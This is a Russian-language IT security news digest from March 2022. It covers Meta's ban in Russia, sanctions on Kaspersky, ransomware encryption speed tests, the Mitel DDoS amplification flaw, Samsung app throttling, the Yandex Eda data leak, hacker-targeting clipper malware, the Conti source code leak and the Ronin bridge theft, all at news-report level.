Meta. 21 марта 2022 года Тверской районный суд Москвы удовлетворил исковые требования Генеральной прокуратуры и признал деятельность социальных сетей Instagram и Facebook, принадлежащих компании Meta Platforms, экстремистской, запретив их на территории России. Решение суда вступило в силу немедленно.

Напомню, что с таким требованием Генпрокуратура обратилась в суд ранее в этом месяце, после того как руководство Meta разрешило пользователям в некоторых странах призывать к насилию в отношении россиян и российских военных в контексте «спецоперации в Украине». С аналогичными требованиями и запросами в суд обратились Роскомнадзор и ФСБ.

Теперь деятельность Meta официально признана экстремистской и организация запрещена в РФ. Facebook и Instagram заблокированы в России за «размещение информации, содержащей призывы к насилию против российских граждан». При этом в прокуратуре заверили, что на принадлежащий компании мессенджер WhatsApp это не распространяется.

DuckDuckGo. Основатель и глава DuckDuckGo Габриэль Вайнберг заявил, что поисковая система будет понижать в поисковой выдаче сайты, которые распространяют «российскую пропаганду». Стоит сказать, что чуть раньше DuckDuckGo «приостановила» сотрудничество с поисковой системой Яндекс на российском и турецком рынках.

В своем Twitter Вайнберг писал, что теперь сайты, «связанные с российской дезинформацией», будут понижены в результатах поиска, а также поисковая система будет отображать специальные информационные поля в верхней части страницы, чтобы помочь пользователям найти точную и качественную информацию «по быстро раскрывающимся темам». Интересно, что о каких именно сайтах идет речь, Вайнберг не уточнил.

Многие пользователи остались недовольны этим решением руководства DuckDuckGo, всегда ориентировавшегося на конфиденциальность и этичность. В сообществе отмечали, что отношение компании в целом и Вайнберга в частности к политическим событиям никак не должно отражаться на релевантности контента. Вайнберг ответил на критику так:

> *«Поисковые системы по определению стремятся размещать более релевантный контент выше, а менее релевантный — ниже. Это не цензура, а релевантность поискового ранжирования».*

Kaspersky. «Лаборатория Касперского» не попала под санкции напрямую, но на Западе у производителя теперь то и дело возникают проблемы. Сначала Федеральное управление по информационной безопасности Германии (Bundesamt für Sicherheit in der Informationstechnik, BSI) предостерегло местные компании и организации от использования антивирусных продуктов «Лаборатории Касперского» из-за потенциальных угроз, которые те могут представлять для ЕС, НАТО и Германии.

В BSI заявили, что компаниям лучше заменить продукты Kaspersky любыми другими защитными решениями от нероссийских производителей. В ведомстве мотивировали это тем, что антивирусное ПО обычно имеет высокие привилегии в Windows-системах, а также поддерживает постоянное зашифрованное соединение со своими серверами. Кроме того, антивирусы могут загружать подозрительные файлы на удаленные серверы для дальнейшего анализа, а значит, разработчики таких решений могут использовать свое ПО для хищения конфиденциальных файлов.

> *«Российский ИТ-производитель может сам проводить наступательные операции, может быть вынужден атаковать целевые системы против своей воли или, сам того не зная, может стать жертвой кибероперации и будет использоваться в качестве инструмента для атак на собственных клиентов», — сообщает BSI.*

Затем Федеральная комиссия по связи США (FCC) внесла «Лабораторию Касперского» в список компаний, поставляющих сервисы и телекоммуникационное оборудование, которым запрещено покупать запчасти и компоненты у американских компаний без специального одобрения правительства и которые не имеют права на финансирование со стороны FCC. Ранее в этот список уже попали такие гиганты, как Huawei и ZTE.

По мнению американских властей, продукты попавших под запрет компаний представляют угрозу для национальной безопасности США. Запрет был наложен в соответствии с законом, который «запрещает использование федеральных средств для приобретения коммуникационного оборудования или услуг от компаний, которые представляют угрозу национальной безопасности для сетей связи США».

Нужно заметить, что внесение в список было скорее формальностью, так как еще в 2017 году Министерство внутренней безопасности США выпустило директиву, согласно которой федеральным агентствам и так запрещалось использовать продукты под брендом Kaspersky в своих информационных системах.

В ответ на эти обвинения «Лаборатория Касперского» опубликовала собственные заявления, в которых отметила, что решения властей «основаны не на какой-либо технической оценке продуктов „Лаборатории Касперского“, за которую компания постоянно выступает, а приняты по политическим мотивам».

Также в компании подчеркнули, что инфраструктура обработки данных была перенесена в Швейцарию еще в 2018 году и с тех пор все вредоносные и подозрительные файлы, которыми добровольно делятся пользователи продуктов «Лаборатории Касперского» в Германии, обрабатываются в двух центрах обработки данных в Цюрихе. Помимо этого, предоставляемая пользователями информация может обрабатываться Kaspersky Security Network, серверы которой расположены в самых разных странах мира, включая Канаду и Германию.

Cogent. Один из крупнейших магистральных провайдеров класса TIER-1, американская компания Cogent, сообщила, что 4 марта 2022 года отключит российских операторов от своих сетей. Клиентам предложили забрать серверное оборудование в течение месяца.

По данным издания «Коммерсант», с Cogent работают такие крупные российские провайдеры, как «Ростелеком», «Вымпелком», «МегаФон», «Яндекс» и VK. То есть решение компании может привести к заметному снижению связанности российского сегмента интернета с глобальной сетью, что в итоге может сказаться на качестве доступа к зарубежным интернет-сервисам уже в ближайшем будущем.

По мнению экспертов, проблемы с доступом в первую очередь могут возникнуть у сервисов, которые не имеют центров обработки данных в России, но пока неясно, какими конкретно и насколько масштабными будут последствия отключения Cogent.

КИИ. 30 марта 2022 года президент РФ Владимир Путин подписал указ о мерах по обеспечению технологической независимости и безопасности критической информационной инфраструктуры России.

С 31 марта 2022 года всем организациям, кроме заказчиков с муниципальным участием, запрещено покупать иностранное ПО для обслуживания критической инфраструктуры. Более того, через несколько лет (с 1 января 2025 года) использовать иностранное ПО на объектах критической информационной инфраструктуры запретят совсем. Если же обойтись без иностранного софта будет невозможно, для его закупки и использования понадобится специальное разрешение.

СКОРОСТЬ РАБОТЫ ШИФРОВАЛЬЩИКОВ

Аналитики компании Splunk провели больше **400** тестов шифровальщиков, чтобы определить, насколько быстро те шифруют файлы, и оценить возможность своевременного реагирования на такие атаки.

Исследователи проверяли «скорость работы» **10** наиболее распространенных семейств малвари, выбрав **10** образцов для каждого семейства: **AVADDON**, **BABUK**, **BLACKMATTER**, **CONTI**, **DARKSIDE**, ** LockBit*, **Maze, **Mespinoza, **REvil* и **RYUK**.

Семейство	Медианная продолжительность шифрования
LockBit	00:05:50
Babuk	00:06:34
Avaddon	00:13:15
Ryuk	00:14:30
Revil	00:24:16
BlackMatter	00:43:03
Darkside	00:44:52
Conti	00:59:34
Maze	01:54:33
Mespinoza (PYSA)	01:54:54
Среднее медианное время	00:42:52

Вредоносов заставили зашифровать около **100 000 ФАЙЛОВ** общим размером около **54 ГБАЙТ**. Файлы хранились на четырех хостах — двух под управлением **WINDOWS 10** и двух под управлением **WINDOWS SERVER 2019**.

LockBit оказался самым быстрым — **5 МИН 50 С** (более **25 000** файлов в минуту), за ним следует Babuk с **6 МИН 34 С**. Малварь Conti шифровала файлы **ЧУТЬ МЕНЬШЕ ЧАСА**, а Maze и Mespinoza были самыми медленными: их результат составил почти **ДВА ЧАСА**.

Среднее время шифрования данных в итоге равняется **42 МИН 52 С**.

Продолжение статьи →

УСИЛЕНИЕ DDOS В ЧЕТЫРЕ МИЛЛИАРДА РАЗ

Эксперты компании Akamai обнаружили уникальный вектор усиления DDoS-атак, который позволяет добиться отражения или усиления атаки с коэффициентом 4,3 миллиарда к одному.

Новый вектор основывается на злоупотреблении незащищенными системами Mitel MiCollab и MiVoice Business Express, которые работают как шлюзы между виртуальными АТС и интернетом и имеют опасный тестовый режим, который вообще не должен быть доступен извне. Такие девайсы и могут служить мощнейшими рефлекторами и усилителями DDoS-атак.

Новым атакам присвоили название TP240PhoneHome (CVE-2022-26143), и сообщается, что они уже использовались для запуска DDoS'а, нацеленного на интернет-провайдеров, финансовые учреждения, логистические компании, игровые фирмы и другие организации.

Злоумышленники злоупотребляют уязвимостью CVE-2022-26143 в драйвере, используемом устройствами Mitel, которые оснащены интерфейсом VoIP TP-240 (например, MiVoice Business Express и MiCollab).

> *«Атакуемый сервис в уязвимых системах Mitel называется tp240dvr (TP-240 driver) и работает как программный мост для облегчения взаимодействия с интерфейсными картами обработки VoIP TP-240, — объясняют эксперты Akamai. — Демон прослушивает команды на порте UDP10074 и не предназначен для доступа в интернет, что подтверждает и сам производитель этих устройств. Но именно воздействие из интернета в итоге позволяет злоупотреблять [уязвимостью]».*

Дело в том, что упомянутый драйвер содержит команду генерации трафика, которая нужна для стресс-тестирования клиентов и обычно используется для отладки и тестов производительности. Злоупотребляя этой командой, злоумышленники могут генерировать мощные потоки трафика с этих устройств. К тому же эта проблемная команда активна по умолчанию.

Специалисты обнаружили в интернете около 2600 незащищенных устройств Mitel, которые уязвимы для атак и могут использоваться для усиления DDoS, причем подобная атака может длиться порядка 14 ч.

Первые признаки атак с использованием устройств Mitel были замечены еще 8 января 2022 года, а атаки с использованием уязвимого драйвера начались 18 февраля 2022 года.


> *«Зафиксированные атаки обычно основывались на количестве пакетов в секунду и, по-видимому, представляли собой атаки на отражение и усиление UDP, исходящие с UDP 10074 и направленные на порты UDP 80 и UDP 443, — гласит отчет. — Пока единственная крупная атака такого типа достигла примерно 53 миллионов пакетов в секунду и 23 Гбайт/с. Средний размер пакета для этой атаки составлял примерно 60 байт, а продолжительность атаки — примерно 5 мин.*
>
> *Этот конкретный вектор атак отличается от большинства атак с отражением и усилением UDP тем, что уязвимость может использоваться для запуска устойчивой DDoS-атаки продолжительностью до 14 ч с помощью всего одного поддельного пакета, что приводит к рекордному коэффициенту усиления 4 294 967 296 : 1».*

Разработчики Mitel уже выпустили обновления для своего ПО, которые отключают публичный доступ к тестовой функции. В целом проблему в компании описывают как уязвимость контроля доступа, которую можно использовать для получения конфиденциальной информации, а рекордное усиление DDoS-атак называют лишь «побочным эффектом».

RUTRACKER ПРОТИВ РАЗБЛОКИРОВКИ


После приостановки работы стриминговых сервисов в России и ухода других компаний из-за санкций по сети прошел слух о возможной разблокировке RuTracker. Якобы российские власти рассматривали возможность легализовать использование пиратского софта и принудительно лицензировать без согласия правообладателя.

Вскоре этот слух опровергли представители Минцифры, однако пока он активно обсуждался в сети, выяснилось, что против снятия «бана» выступает сама администрация трекера, которой в итоге пришлось объяснить свою позицию сообществу.



> «Мы всегда были и остаемся вне политики. В текущей ситуации разблокировка RuTracker – это явный политический жест, который превращает нас в инструмент манипулирования. Тем более что законных оснований для разблокировки нет (как, впрочем, не было законных оснований для блокировки).Возможная разблокировка RuTracker несет определенные риски для наших пользователей, которые будут заходить на него со своих IP-адресов, не используя VPN. Правообладатели никуда не делись, статьи за „пиратство" никто не отменял. Общения с госорганами России, требующими выдать им личные данные пользователей, мы тоже не ищем. Поэтому в текущей ситуации мы категорически против и будем препятствовать такой „разблокировке"»,


– сообщил один из администраторов трекера в соответствующей ветке форума.



SAMSUNG ЗАМЕДЛЯЕТ ПРИЛОЖЕНИЯ

Компанию Samsung обвинили в том, что она ограничивает производительность примерно 10 тысяч приложений для Android, однако не бенчмарк-тестов. Судя по всему, замедление осуществляется через Game Optimizing Service.

Пользователи корейского форума Clen.net обнаружили, что устройства Samsung показывают странные результаты во время тестов, причем итог зависит от того, используют ли тестовые приложения свои оригинальные названия или нет. То есть, изменив название популярных бенчмарк-приложений, пользователи вынудили Game Optimizing Service относиться к ним как к обычным приложениям, и результаты показали заметное падение производительности: с 13 до 45% на Galaxy S10, S20, S21 и новом S22.



Ведущий разработчик Geekbench Джон Пул сумел воспроизвести этот эксперимент на своем S22, изменив название Geekbench на название популярной игры Genshin Impact. В результате показатели в тестах резко снизились. Так, показатели для Snapdragon в Galaxy S22 упали на 46% для одного ядра и на 35% для многоядерных тестов. Пул подтвердил, что аналогичное поведение демонстрирует и Exynos S10.

Пользователь Clen.net squiny уже опубликовал полный список приложений, которые замедляет Samsung. Оказалось, что компания делит приложения на категории «игровых» и «неигровых» и только 3200 из 10 000 относятся к категории игровых.

Удивительно, но в список входят 233 приложения самой Samsung, включая почти все встроенные приложения (для SMS и контактов, календарь, приложения для заметок и звонков, Bixby, Samsung Pay и приложение камеры), а также выяснилось, что Samsung ограничивает производительность даже на собственном домашнем экране. Также в перечне можно найти 169 приложений Google (включая YouTube, Google Maps, Play Store, Chrome, Gmail и Google Play), Netflix, Disney+, TikTok, Facebook, Twitter, Amazon и так далее.

От представителей Samsung мы получили следующий официальный комментарий:

> *«Наша приоритетная задача — предоставлять все необходимые возможности пользователям мобильных устройств. Сервис Game Optimizing Service (GOS) был разработан, чтобы эффективно управлять температурой устройства и избегать перегрева, сохраняя максимальную производительность игр. GOS не влияет на работу неигровых приложений.*
>
> *Нам важны отзывы, которые пользователи оставляют о наших продуктах, и в ближайшее время, после того как мы изучим полученную обратную связь, мы выпустим обновление ПО. Оно позволит управлять производительностью при запуске игровых приложений».*

130 000 УСТРОЙСТВ СНОВА ЗАРАЗИЛ EMOTET

Ботнет Emotet, возобновивший активность в конце 2021 года, продолжает медленно развиваться. По данным исследователей, к настоящему времени он заразил более **130 000** устройств в **179** странах мира.

Как можно видеть на графике, ботнет начал медленно воссоздавать себя в ноябре прошлого года, а с января 2022 года стал расти гораздо быстрее благодаря фишинговым кампаниям.

В настоящее время существует около **200** уникальных управляющих серверов, поддерживающих возрождение Emotet, и их число неуклонно растет. Среднее время активности одного сервера составляет **29 ДНЕЙ**.

УТЕЧКА ДАННЫХ ЯНДЕКС ЕДЫ

В начале месяца Яндекс предупредил пользователей о том, что у Яндекс Еды произошла утечка данных, в результате которой в руки третьих лиц попали телефоны клиентов и информация об их заказах: состав, время доставки и так далее. Сообщалось, что данные утекли из-за «недобросовестных действий» одного из сотрудников.

В середине марта вся эта информация оказалась выложена в открытый доступ.

22 марта 2022 года ссылки на украденную базу были опубликованы сразу в нескольких Telegram-каналах, а также в сети появилась интерактивная карта с данными пользователей (сайт, судя по данным WHOIS, был создан 14 марта 2022 года): ФИО, полный адрес, email, телефонный номер, общая сумма заказов за последние полгода. Слив не коснулся банковских, платежных и регистрационных данных пользователей, то есть логинов и паролей.

Многие члены редакции][нашли в базе свои данные, а также данные своих друзей и знакомых. То есть, к сожалению, подлинность дампа не вызывает сомнений.

Вскоре после публикации слива представители Роскомнадзора сообщили, что составили административный протокол из-за утечки персональных данных клиентов Яндекс Еды, а также внесли ресурс с интерактивной картой и украденным дампом в список запрещенных. Протокол составлен по ч. 1 ст. 13.11 КоАП РФ и предполагает наказание в виде штрафа в размере от 60 000 до 100 000 рублей.

Представители Яндекса извинились за случившееся и пообещали уменьшить количество сотрудников, у которых есть доступ к приватным данным, а саму информацию перенести в более защищенное хранилище.

Правозащитники заявили, что уже готовят коллективные иски против Яндекса. Так, представители Роскомсвободы и проекта «Сетевые свободы» просят всех пострадавших связываться с ними и присоединяться к искам.


ЗЛОУПОТРЕБЛЕНИЯ API

Аналитики Salt Security предупредили о резком росте атак на API за прошедший год. При этом в отчете компании подчеркивается, что большинство компаний по-прежнему не используют сколь-нибудь адекватных методов защиты от этой проблемы.


В целом трафик API-атак вырос на рекордные **681%** в 2021 году, тогда как общий трафик API увеличился на **321%**. Статистика лишь показывает, что атаки растут непропорционально с внедрением API-решений в отраслях.

API-атаки применяются злоумышленниками в самых разных сценариях, в том числе для **УТЕЧЕК ДАННЫХ**, **DDOS-АТАК**, **SQL-ИНЪЕКЦИЙ**, атак типа **MAN IN THE MIDDLE**, распространения **ВРЕДОНОСНОГО ПО** и так далее.

При этом у **34%** компаний вообще отсутствует какая-либо стратегия безопасности API, поскольку они всецело полагаются исключительно на поставщиков API-решений.



Из-за разных проблем с безопасностью API более **62%** респондентов, участвовавших в опросе Salt Security, вообще отложили развертывание приложений.



83% респондентов не уверены, что их данные и документация отражают все существующие функции API. Еще **43%** сообщили об устаревших функциях API, которые больше не применяются в их приложениях, однако по-прежнему доступны злоумышленникам для возможных злоупотреблений.

ХАКЕРЫ ПРОТИВ ХАКЕРОВ

ИБ-специалисты обнаружили новое доказательство того, что хакеры зачастую атакуют даже собственных «коллег по цеху». Малварь, которую распространяли на хак-форумах под видом взломанных RAT и инструментов для создания вредоносных программ, воровала данные из буфера обмена.

Вредоносы, ворующие или подменяющие данные в буфере обмена (часто их называют клиперами), обычно используются с целью обнаружения адресов криптовалютных кошельков в буфере, чтобы потом подменить их на адреса, принадлежащие оператору малвари. Такая тактика позволяет злоумышленникам на лету перехватывать финансовые транзакции и отправлять деньги на свои счета.

Первую малварь на андеграундных ресурсах (например, Russia black hat) заметили исследователи из компании ASEC. Злоумышленники заманивали начинающих хакеров фейковыми взломанными версиями троянов удаленного доступа BitRAT и Quasar RAT, которые обычно продаются по цене от 20 до 100 долларов США.





Figure 2. Webpage for downloading malware creation tool – 1

Если загрузить любой из предложенных файлов, сработает перенаправление на страницу Anonfiles, которая предоставляет RAR-архив, предположительно являющийся билдером выбранной малвари. На самом деле файл crack.exe, содержащийся в этих архивах, представляет собой установщик ClipBanker, который лишь копирует вредоносный бинарник в папку автозагрузки и запускает его при первой же перезагрузке.

Второе сообщение о малвари поступило от экспертов компании Cyble, которые обнаружили на хак-форуме предложение о бесплатном месяце использования AvD Crypto Stealer.



В этом случае жертвы тоже якобы загружали билдер малвари и запускали исполняемый файл Payload.exe, предполагая, что это предоставит им бесплатный доступ к AvD Crypto Stealer. На самом деле это приводило к заражению их систем клипером, который был нацелен на кражу Ethereum, Binance Smart Chain, Fantom, Polygon, Avalanche и Arbitrum.

В Cyble обнаружили, что на биткоин-адрес, закодированный в этом образце малвари, уже поступило около 1,3 BTC (примерно 54 тысячи долларов США по текущему курсу) посредством перехвата 422 чужих транзакций.

100 000 ДОЛЛАРОВ ЗА БАГИ В CHROME

Google выпустила стабильную версию браузера Chrome 99 для Windows, Mac и Linux, в которой было исправлено **28** уязвимостей, из них **21** была обнаружена сторонними ИБ-исследователями.

В общей сложности компания выплатила специалистам более **103 000** долларов за уязвимости из этого «набора». Самых высоких наград удостоились специалист, обнаруживший проблему переполнения буфера хипа в ANGLE (**10 000** долларов США), и эксперт, нашедший уязвимость use after free в составе MediaStream (**15 000** долларов США).

Продолжение статьи →

100 000 КАРТ РОССИЙСКИХ БАНКОВ

СМИ сообщили, что на хакерских форумах бесплатно публикуются данные более 100 тысяч карт российских банков. Эксперты считают, что преступники пытались срочно «монетизировать» имевшиеся в их распоряжении базы, которые теперь потеряли ценность.

По данным прессы, в последние недели в даркнете появлялось как минимум одно предложение о продаже 100 тысяч записей российских банковских карт. Как сообщает основатель сервиса разведки утечек данных и мониторинга даркнета DLBI Ашот Оганесян:

> *«Продавал его на форуме некий англоязычный пользователь, но объявление было удалено, так как на форуме запрещена „работа по RU“»*

При этом управляющий RTM Group Евгений Царев сообщил «Коммерсанту», что массовые попытки списать средства со счетов российских клиентов наблюдаются с 26 февраля, а сами массовые утечки «произошли гораздо раньше». По его словам, в последнюю неделю злоумышленники пытаются совершать переводы даже с заблокированных карт, а также с карт с истекшим сроком действия:

> *«Возникает ощущение, что преступники резко активизировались, как и рядовые граждане, срочно пытаясь монетизировать базы, которые появились у них гораздо раньше»*

По мнению Царева, в последние дни действительно появилось много объявлений о продаже данных карт, так как теперь от этих дампов нет почти никакой пользы. С этим мнением согласен и Оганесян: как он полагает, ажиотаж связан с тем, что западные кардеры «сбрасывают запасы украденных российских карт», поскольку их уже невозможно использовать за рубежом.

Также аналитики отмечают рост количества предложений и по продаже данных скомпрометированных зарубежных карт. К примеру, только за один день (7 марта 2022 года) появилось больше сотни новых площадок по их продаже.

СБЕР НЕ СОВЕТУЕТ ОБНОВЛЯТЬСЯ

В пресс-службе Сбербанка заявили, что в последнее время участились случаи «внедрения в свободно распространяемое ПО провокационного медиаконтента», и совершенно серьезно посоветовали пользователям временно не обновлять свои приложения.

ИБ-эксперты отмечают, что полный отказ от обновлений — это не слишком хорошая идея, ведь таким образом можно остаться без патчей для серьезных уязвимостей, которые хакеры могут использовать для атак.

→ «Различный контент и вредоносный код могут быть встроены в свободно распространяемые библиотеки, используемые для разработки программного обеспечения. Использование подобного программного обеспечения может привести к заражению вредоносным ПО личных и корпоративных компьютеров, а также ИТ-инфраструктуры.При острой необходимости использования программного обеспечения обязательно проверяйте все скачанные файлы антивирусом, а при использовании чужого исходного кода в своих программах — проведите ручную или автоматизированную проверку, в том числе просмотрите текст исходного кода»,

— советуют специалисты Сбербанка.

ИСХОДНИКИ МАЛВАРИ CONTI

Новая утечка данных, касающаяся хак-группы Conti, была опубликована в Twitter. Неизвестный, скомпрометировавший серверы хакеров в прошлом месяце, опубликовал новую партию исходных кодов группировки.

Напомню, что эта история началась еще в феврале 2022 года, когда анонимный ИБ-исследователь, имевший доступ к инфраструктуре хакеров (по другим данным, это был украинский участник самой хак-группы), решил отомстить Conti. Дело в том, что группировка объявила, что в свете «специальной военной операции» в Украине полностью поддерживает действия российского правительства.

В итоге сначала в открытый доступ были выложены все внутренние чаты хакеров за последний год (339 файлов JSON, каждый из которых — это лог за отдельно взятый день), а затем была опубликована еще одна порция логов (148 файлов JSON, содержащих 107 тысяч внутренних сообщений группировки) и другие данные, связанные с Conti, в том числе исходный код панелей управления, API BazarBackdoor, старый исходный код шифровальщика, скриншоты серверов и многое другое.

Вскоре этот же человек (@ContiLeaks в Twitter) загрузил архив с исходным кодом малвари Conti версии 3 на VirusTotal. Этот исходный код гораздо новее, чем опубликованная ранее версия: дата последнего изменения — 25 января 2021 года. Как и в предыдущий раз, утечка представлена в формате Visual Studio и позволяет любому желающему скомпилировать работающий вымогатель и дешифратор для него.

Журналисты издания Bleeping Computer сообщали, что им удалось без труда скомпилировать исходники, получив исполняемые файлы `cryptor.exe`, `cryptor_dll.dll` и `decryptor.exe`.

Эксперты предупредили, что публикация исходных кодов шифровальщика (особенно такого сложного, как Conti) может иметь катастрофические последствия как для компаний, так и для потребителей. Дело в том, что другие хакеры могут использовать эти исходники для создания собственных вымогателей и своих операций.

За примерами не нужно ходить далеко: в прошлом на базе опенсорсного шифровальщика Hidden Tear, исходный код которого был свободно доступен на GitHub, были созданы десятки других вредоносов. Аналогичная ситуация наблюдалась и после утечки в открытый доступ исходного кода вымогателя Babuk — его быстро адаптировали для своих нужд другие преступники. Увы, можно ожидать, что Conti не станет исключением.

ТРАФИК СОЦИАЛЬНЫХ СЕТЕЙ ИЗМЕНИЛСЯ


После блокировки Facebook*, Instagram* и Twitter в рунете, а также после ввода ограничений на загрузку новых видео со стороны TikTok российский трафик «ушел» в другие места, подсчитали аналитики Mediascope.

Если 13–14 марта в Instagram* насчитывалось около **40 900 000** российских пользователей, то уже 15 марта их стало на **6 700 000** меньше (**34 200 000** пользователей).

Facebook* потеряла более **3 000 000** пользователей (около **40%**): **9 600 000** в конце февраля превратились в **6 400 000** после 14 марта.(* Заблокирован в России, принадлежит компании Meta, признанной экстремистской организацией, запрещенной на территории РФ)

Российская аудитория Twitter сократилась почти вполовину с **2 600 000** человек до **1 300 000**.

Зато приростом трафика теперь могут похвастаться «Одноклассники»: **1 000 000** новых пользователей. А больше всего от произошедшего выиграли VK и Telegram, к которым пришли **3 800 000** и **14 300 000** новых пользователей соответственно.



С этой оценкой согласен и «МегаФон», по данным которого, в этом месяце Telegram впервые стал самым популярным мессенджером в России, обойдя даже WhatsApp.

Сообщается, что за первые две недели марта доля Telegram в общем объеме трафика в мессенджерах увеличилась с **48 ДО 63%** по сравнению с аналогичным периодом февраля.

ВЗЛОМ NFT-ИГРЫ AXIE INFINITY

Новый рекорд в области криптовалютных ограблений установили неизвестные хакеры, похитившие у NFT-игры Axie Infinity более 600 миллионов долларов (173 600 ETH). В компании уверяют, что атака стала результатом социальной инженерии, а не какой-то уязвимости.

Axie Infinity — это децентрализованная игра, созданная вьетнамской студией Sky Mavis. Игра позволяет пользователям разводить, продавать и коллекционировать цифровых питомцев, а оборот ее торговых операций превышает миллиард долларов в год. Ранее Axie Infinity уже стала настоящим феноменом на Филиппинах, где тысячи пользователей зарабатывают с ее помощью неплохие деньги.

Еще в феврале 2021 года в работу был запущен блокчейн Ronin, призванный сделать взаимодействие с Axie Infinity, базирующейся на Ethereum, менее затратным. Тогда как любые действия в Ethereum требуют немалых комиссий, Ronin позволяет совершать 100 бесплатных транзакций в день для каждого пользователя.

В конце марта в блоге Ronin появилось сообщение, что проект стал жертвой кибератаки, в результате которой неизвестные с помощью всего двух транзакций похитили около 600 миллионов долларов США: 173 600 ETH (на сумму около 591 242 019 долларов) и стейблкоин USDC (на сумму 25,5 миллиона долларов).

Разработчики признались, что атака произошла еще 23 марта 2022 года, но ее обнаружили позже, когда пользователи заметили, что не могут вывести средства. Атака включала компрометацию узлов валидатора Sky Mavis Ronin и узлов валидатора Axie DAO, после чего злоумышленник смог использовать мост Ronin в своих целях.

Дело в том, что сайндчейн Ronin имеет в общей сложности девять различных узлов валидации, пять из которых необходимо задействовать для любого ввода или вывода средств. В ходе атаки были скомпрометированы четыре валидатора Sky Mavis и один валидатор Axie DAO.

> *«Злоумышленник использовал хакнутые приватные ключи для подделки вывода средств. Мы обнаружили атаку только сегодня утром после того, как пользователь сообщил, что не может вывести 5000 ETH», — пояснили в компании.*

Сообщалось, что хакер обнаружил бэкдор в gas-free-узле RPC, управляемом Sky Mavis, что позволило ему получить контроль над узлом Axie DAO. Дело в том, что еще в ноябре 2021 года разработчики Axie DAO позволили Sky Mavis подписывать различные транзакции от своего имени, чтобы быстрее обрабатывать стремительно растущее количество транзакций. Эту практику прекратили уже в декабре, но «доступ к белому списку не был отозван».

